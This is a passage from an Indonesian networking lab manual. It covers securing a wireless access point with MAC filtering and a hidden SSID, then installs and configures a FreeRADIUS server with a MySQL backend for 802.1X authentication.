Hal utama yang perlu dilakukan adalah mencatat MAC *address* perangkat yang ingin kita blokir atau izinkan mengakses AP.

- Kita akan mencoba untuk memakai aturan pertama yaitu kita akan membuka akses untuk semua perangkat kecuali perangkat dengan MAC *address* tertentu. Langkah-langkahnya adalah sebagai berikut. Pertama buka menu Wireless – MAC *Filtering*. Klik tombol *Add* untuk menambahkan MAC *address* ke dalam daftar. Kemudian isi properties sesuai dengan kolom-kolom yang sudah disediakan. Pada kolom MAC *address* isikan dengan MAC *address* klien. Pada kolom *Description* bisa diisi apa saja. Pada kolom *Privilege* kita bisa memilih status *allow* yang artinya perangkat tersebut diizinkan untuk mengakses, dan status *Deny* yang artinya perangkat tersebut diblokir untuk mengakses. Kali ini kita akan memilih *Deny* agar MAC *address* tersebut tidak dapat mengakses AP. Jika sudah klik *save*.




Gambar 1.28. Konfigurasi MAC Filtering AP



Gambar 1.29. Konfigurasi *MAC Filtering* AP

- Setelah itu kita akan kembali ke halaman *MAC Filtering*, untuk menggunakan *rule* pertama maka centang pada bagian *allow*. Kemudian klik pada tombol *Enable* pada bagian atas halaman tersebut.
- Sekarang cobalah untuk menghubungkan komputer klien yang memiliki MAC address di atas. Hasilnya seharusnya adalah komputer tersebut tidak dapat terhubung ke AP.
- Selanjutnya kita akan mencoba mengamankan AP dengan cara menyembunyikan SSID. Yang perlu dilakukan adalah menghentikan broadcasting SSID pada AP. Langkah-langkahnya adalah sebagai berikut.
- Pertama masuk ke menu *wireless - wireless mode*. Kemudian hilangkan centang pada tulisan *Enable SSID Broadcast* yang ada dibagian bawah opsi *Access Point*.



Gambar 1.30. Konfigurasi *Broadcasting SSID*

- Setelah menghilangkan SSID *broadcast* maka SSID AP tidak akan muncul pada komputer klien. SSID AP akan terganti dengan *Hidden Network*. Cara untuk dapat terkoneksi dengan AP adalah dengan klik *connect* pada *Hidden Network*, kemudian akan muncul kolom yang akan meminta nama SSID AP. Masukan nama SSID yang sudah kita buat tadi kemudian klik *next*. Jika ada *password* masukan *password* tersebut. Dan tunggu sampai proses selesai.
5. Tugas
- a. Buatlah sebuah jaringan nirkabel *ad hoc* dengan 3 buah komputer yang dapat terhubung satu dengan yang lain. Kemudian cobalah dengan *ping* ke masing-masing komputer. Setelah itu buatlah sebuah folder pada masing-masing komputer yang dapat diakses oleh komputer lain. Masukan *password* yang sudah dibuat tadi kemudian klik *connect*.
 - b. Buatlah sebuah jaringan nirkabel dengan menghubungkan masing-masing komputer dengan AP.

LAMPIRAN B
PEDOMAN PRAKTIKUM TOPIK 2
PENGENALAN DAN INSTALASI REMOTE ACCESS DIAL IN USER
SERVICE (RADIIUS)

1. Tujuan

Melalui pedoman pembelajaran dan praktikum ini mahasiswa diharapkan dapat:

1. Mempelajari standar 802.1X.
2. Memahami konsep RADIUS.
3. Mempelajari dan menjalankan proses instalasi dan penggunaan *freeradius server* dengan *database mysql*.

2. Peralatan yang Dibutuhkan

Praktikum ini membutuhkan peralatan sebagai berikut:

- a. Sebuah komputer yang sudah terinstal *Ubuntu server*.

3. Dasar Teori

- a. Standar 802.1X

IEEE 802.1X adalah standar yang mengatur jaringan berbasis *port*. Standar ini menghubungkan sebuah *device* dengan jaringan dengan proses autentikasi yang detail. Selain berguna untuk proses autentikasi 802.1X juga efektif untuk berbagai macam kunci enkripsi, 802.1X menggunakan *Extensible Authentication Protocol* (EAP) untuk media kabel dan nirkabel, dan mendukung berbagai macam metode autentikasi seperti *token cards*, sertifikat, dan *public key authentication*. 802.1X dikembangkan untuk memenuhi berbagai macam kebutuhan seperti kontrol jaringan pada *port*. Selain itu 802.1X juga menggunakan AAA sebagai teknologi untuk mengatur jaringan akses dari *user*.

Berikut ini merupakan elemen-elemen utama dari 802.1X.

1. *Supplicant*

Supplicant merupakan klien yang akan mengakses sebuah layanan yang ditawarkan oleh sistem autentikasi. *Supplicant* harus menjawab semua *request* dari autentikator sebagai informasi untuk membuktikan identitas *supplicant*.

2. *Port*

Sebuah *port* merupakan tempat dimana sebuah *device* terhubung ke LAN, di dalam *switch* atau *access point*.

3. Autentikator.

Autentikator mengirimkan *challenges* kepada *supplicant* dengan metode autentikasi tertentu sebelum diizinkan untuk mengakses layanan yang tersedia melalui *port*. Autentikator berkomunikasi dengan *supplicant* dan mengirimkan informasi tersebut kepada *server autentikasi*.

4. *Extensible Authentication Protocol (EAP)*

802.1x menggunakan *Extensible Authentication Protocol (EAP)* sebagai alat autentikasi. EAP membawa pertukaran autentikasi antara *supplicant* dan *server autentikasi*.


5. *EAP over LAN*

Extensible Authentication Protocol Over LAN (EAPOL) membaca pesan EAP agar dapat dikendalikan langsung oleh LAN MAC service.

6. *Remote Access Dial In User Service (RADIUS)*

Remote Access Dial In User Service (RADIUS) server berfungsi untuk mengatur *database user* dan memverifikasi *username* dan *password user*.

Pada Gambar 2.1. menunjukkan skema dasar dari standar 802.1x.



Gambar 2.1. Skema 802.1x.

b. *Remote Access Dial in User Service* (RADIUS)


RADIUS merupakan singakatan dari *Remote Access Dial in User Service*. Merupakan protokol keamanan komputer yang digunakan untuk membuat manajemen akses secara terkontrol pada sebuah jaringan yang besar. RADIUS biasa digunakan oleh perusahaan untuk mengatur akses ke internet bagi klien.

RADIUS melakukan autentikasi, autorisasi, dan akunting akun pengguna secara terpusat untuk mengakses sumber daya jaringan. Sehingga memastikan bahwa pengguna yang mengakses jaringan adalah pengguna yang sah. RADIUS berstandar IEEE 802.1X. Sering disebut autentikasi berbasis *port*. RADIUS merupakan protokol klien/server yang berada pada layer aplikasi pada OSI layer dengan protokol transport berbasis *User Datagram Protocol* (UDP).

1. Format paket RADIUS

RADIUS menggunakan paket UDP untuk melewati transmisi antara klien dan *server*.

Gambar 2.2 menunjukan struktur dari paket data RADIUS.



Gambar 2.2. Struktur Data Paket RADIUS

Tabel 1. Daftar kode pada RADIUS


Code	Assignment
1	<i>Access-Request</i>
2	<i>Access- Accept</i>
3	<i>Access-Reject</i>
4	<i>Accounting-Request</i>
5	<i>Accounting-Response</i>
11	<i>Access-Challenge</i>
12	<i>Status-Server (experimental)</i>
13	<i>Status-client (experimental)</i>
255	<i>Reserved</i>

- *Code*: Memiliki panjang satu oktet dan digunakan untuk membedakan tipe pesan RADIUS yang dikirimkan
- *Identifier*: Berfungsi untuk mencocokan *Request* dan *Response*
- *Length*: Merupakan panjang dari paket yang dikirim termasuk, *Code*, *Identifier*, *Length*, dan *Authenticator* dan *Attribute*.
- *Authenticator*: Menunjukkan *Request* dan *Response*.
- *Attributes*: Berisikan informasi yang dibawa pesan RADIUS. Setiap pesan dapat membawa satu atau lebih atribut. Contoh atribut RADIUS adalah *username*, *password*, *CHAP-password*, alamat IP AP, dan pesan balasan.

2. Cara Kerja

Cara kerja dari RADIUS *server* dijelaskan sebagai berikut berupa pertukaran pesan antara klien dan *server* [RFC2865]:

- *Access Request*: Dikirimkan oleh NAS untuk meminta autentikasi dan autorisasi untuk jaringan yang akan diakses.
- *Access Accept*: Dikirimkan oleh RADIUS *Server* sebagai balasan dari pesan *Access Request* ketika semua kondisi telah dipenuhi. Pesan ini menginformasikan bahwa klien sudah terhubung.
- *Access Reject*: Pesan ini dikirimkan oleh RADIUS *server* sebagai balasan dari *Access Request* jika kondisi tidak dapat dipenuhi. RADIUS *server* mengirim pesan ini jika identitas dari klien tidak cocok.
- *Access Challenge*: dikirimkan oleh RADIUS *server* sebagai balasan dari pesan *Access Request* jika semua kondisi telah dipenuhi dan RADIUS *server* ingin untuk melakukan *Challenge* dan harus dipenuhi oleh klien.



Gambar 2.3. Cara Kerja RADIUS

3. *Freeradius.*

Freeradius merupakan implementasi dari *server RADIUS*. *Freeradius* merupakan perangkat lunak yang banyak digunakan karena beberapa alasan yaitu karena bersifat gratis, *open source*, performa yang stabil, oleh karena itu banyak digunakan sebagai *server autentikasi*.

Beberapa fitur yang ditawarkan oleh freeradius yaitu:

1. Performa dan skalabilitas.
2. Mendukung semua medode EAP termasuk PEAP yang sering digunakan pada jaringan nirkabel.
3. Mendukung hampir semua jenis database yang umum digunakan. *Freeradius* juga memiliki kekurangan yaitu masih berupa *command line*.

4. Langkah-langkah Percobaan

Pada percobaan kali ini akan melakukan instalasi dan pengujian *server RADIUS* yang akan digunakan sebagai *server autentikasi*. Langkah-langkah percobaan adalah sebagai berikut:

a. Instalasi *Freeradius*.

Untuk menginstall *freeradius* dapat dilakukan dengan beberapa cara yaitu pertama dengan *download* dari situs <http://freeradius.org>. kemudian ikuti langkah-langkah berikut.

- Klik link *Download* untuk menuju ke *downloads page*.
- Klik link tar.gz
- Save/simpan file ke disk

Selain cara diatas *freeradius* juga dapat diinstall melalui terminal dengan perintah sebagai berikut

```
$sudo apt-get install freeradius
```

Untuk menverifikasi apakah *freeradius* sudah terinstal maka ketikan perintah pada terminal

```
$freeradius -X
```

Jika freeradius sudah terinstal maka akan muncul pesan sebagai berikut

```
$freeradius -X  
.  
.  
Listening on authentication address * port 1812  
Listening on accounting address * port 1813  
Listening on authentication address 127.0.0.1 port 18120 as  
server  
inner-tunnel  
Listening on proxy address * port 1814  
Ready to process requests.
```

```
} # server  
radiusd: ##### Opening IP addresses and Ports #####  
listen {  
    type = "auth"  
    ipaddr = *  
    port = 0  
}  
listen {  
    type = "acct"  
    ipaddr = *  
    port = 0  
}  
listen {  
    type = "auth"  
    ipaddr = 127.0.0.1  
    port = 18120  
}  
... adding new socket proxy address * port 49115  
Listening on authentication address * port 1812  
Listening on accounting address * port 1813  
Listening on authentication address 127.0.0.1 port 18120 as server inner-tunnel  
Listening on proxy address * port 1814  
Ready to process requests.
```


Gambar 2.4. Freeradius sudah terinstall dan siap digunakan

Selanjutnya kita akan memasukan *username* dan *password* dari klien dalam bentuk *plaintext* di file *users* pada *freeradius* dengan masuk ke file *users* dengan mengetikan perintah:

```
$nano /etc/freeradius/users
```

Kemudian setelah masuk ke *file user* ketikan:

```
"testuser" Password == "testpassword"
```



```
GNU nano 2.2.6          File: /etc/freeradius/users          Modified

'testuser' Password := "testpassword"
#
# Please read the documentation file ../doc/processing_users_file,
# or 'man 5 users' (after installing the server) for more information.
#
# This file contains authentication security and configuration
# information for each user. Accounting requests are NOT processed
# through this file. Instead, see 'acct_users', in this directory.
#
# The first field is the user's name and can be up to
# 253 characters in length. This is followed (on the same line) with
# the list of authentication requirements for that user. This can
# include password, comm server name, comm server port number, protocol
# type (perhaps set by the "hints" file), and huntgroup name (set by
# the "huntgroups" file).
#
# If you are not sure why a particular reply is being sent by the
# server, then run the server in debugging mode (radiusd -X), and
# you will see which entries in this file are matched.

^G Get Help ^O WriteOut ^R Read File ^V Prev Page ^K Cut Text ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is ^N Next Page ^U UnCut Text ^T To Spell
```

Gambar 2.5. Menambahkan Klien dengan Atribut *Username* dan *Password*

Kemudian *save* dan keluar.

Pada langkah di atas kita memasukan data dari *user* yaitu *username*="testuser" *attribute* "Password" dan *password* "testpassword".

b. Instalasi *database mysql*

Selain dengan *plaintext* pada *file users* penyimpanan data *user* bisa dengan menggunakan *database*.

Langkah selanjutnya adalah menginstal *database* yang akan digunakan untuk menyimpan data *user*. Untuk *database* kita akan menggunakan *Mysql*. Proses instalasi *Mysql server* adalah sebagai berikut.

```
$ apt-get install freeradius-mysql mysql-server mysql-client
```

Kemudian masukan *password Mysql* jika diminta.

Jika proses instalasi sudah selesai maka kita akan masuk ke *mysql* dengan mengetikan perintah berikut ke terminal

```
$ mysql -u root -p
```

Kemudian *Mysql* akan meminta *password*. Setelah masuk kta akan membuat *database* yang diberikan hak istimewa kepada *user RADIUS*.

```
Mysql> CREATE DATABASE radius;  
Mysql> GRANT ALL PRIVILEGES ON radius.* TO radius@localhost  
      IDENTIFIED BY "radpass";  
Mysql> flush privileges;
```

Kemudian ketikan perintah berikut untuk *import database RADIUS*.


```
Mysql>use radius;  
Mysql>SOURCE /etc/freeradius/sql/mysql/schema.sql  
Mysql>quit;
```

Langkah selanjutnya adalah dengan melakukan konfigurasi *sql.conf* dengan mengetikan perintah sebagai berikut.

```
$ nano /etc/freeradius/sql.conf
```

Kemudian pada *sql.conf* masukan rincian database *Mysql* yang baru dibuat, contoh:

```
# Connection info:  
  
Server = "localhost"  
  
#port = 3386  
  
Login = :"radius"  
  
Password = "radpass"  
  
# Database table configuration for everything except Oracle  
  
radius_db = "radius"
```




```
GNU nano 2.2.6          File: /etc/freeradius/sql.conf  
  
sql {  
    #  
    # Set the database to one of:  
    #  
    #     mysql, mssql, oracle, postgresql  
    #  
    database = "mysql"  
  
    #  
    # Which FreeRADIUS driver to use.  
    #  
    driver = "rlm_sql_${database}"  
  
    # Connection info:  
    server = "localhost"  
    #port = 3306  
    login = "radius"  
    password = "radpass"  
  
    ^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text  ^C Cur Pos  
    ^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text  ^T To Spell
```

Gambar 2.6. Konfigurasi pada File Sql.conf

Kemudian kita akan mengedit *radiusd.conf* agar bisa menggunakan *database mysql*. Ketikan perintah berikut:

```
$nano /etc/freeradius/radiusd.conf
```

Kemudian *uncomment* baris yang tertulis \$INCLUDE *sql.conf* dengan cara menghapus tanda pagar (#) pada awal.



```
GNU nano 2.2.6          File: /etc/freeradius/radiusd.conf

# For all EAP related authentications.
# Now in another file, because it is very large.
#
$INCLUDE eap.conf

# Include another file that has the SQL-related configuration.
# This is another file only because it tends to be big.
#
$INCLUDE sql.conf

#
# This module is an SQL enabled version of the counter module.
#
# Rather than maintaining separate (GDBM) databases of
# accounting info for each counter, this module uses the data
# stored in the raddacct table by the sql modules. This
# module NEVER does any database INSERTS or UPDATEs. It is
# totally dependent on the SQL module to process Accounting
# packets.

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is ^V Next Page ^U Uncut Text ^T To Spell
```

Gambar 2.7. Konfigurasi pada *File radiusd.conf*

Langkah selanjutnya adalah dengan mengaktifkan *database Mysql* pada proses autentikasi, autorisasi dan akunting dengan cara masukan perintah berikut.

```
$nano /etc/freeradius/sites-available/default
```

Setelah masuk pada *file* tersebut kemudian *uncomment* *sql* dengan cara menghapus tanda pagar (#) pada opsi:

- ‘sql’ pada *section authorize*

GNU nano 2.2.6 File: /etc/freeradius/sites-available/default

```

# Read the 'users' file
files

#
# Look in an SQL database. The schema of the database
# is meant to mirror the "users" file.
#
# See "Authorization Queries" in sql.conf
sql

#
# If you are using /etc/smbpasswd, and are also doing
# mschap authentication, the un-comment this line, and
# configure the 'etc_smbpasswd' module, above.
# etc_smbpasswd

#
# The ldap module will set Auth-Type to LDAP if it has not
# already been set

```

**^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell**

Gambar 2.8. Konfigurasi SQL pada *File radiusd.conf*

- ‘sql’ pada *section accounting*

GNU nano 2.2.6 File: /etc/freeradius/sites-available/default

```

# main_pool

#
# Log traffic to an SQL database.
#
# See "Accounting queries" in sql.conf
sql

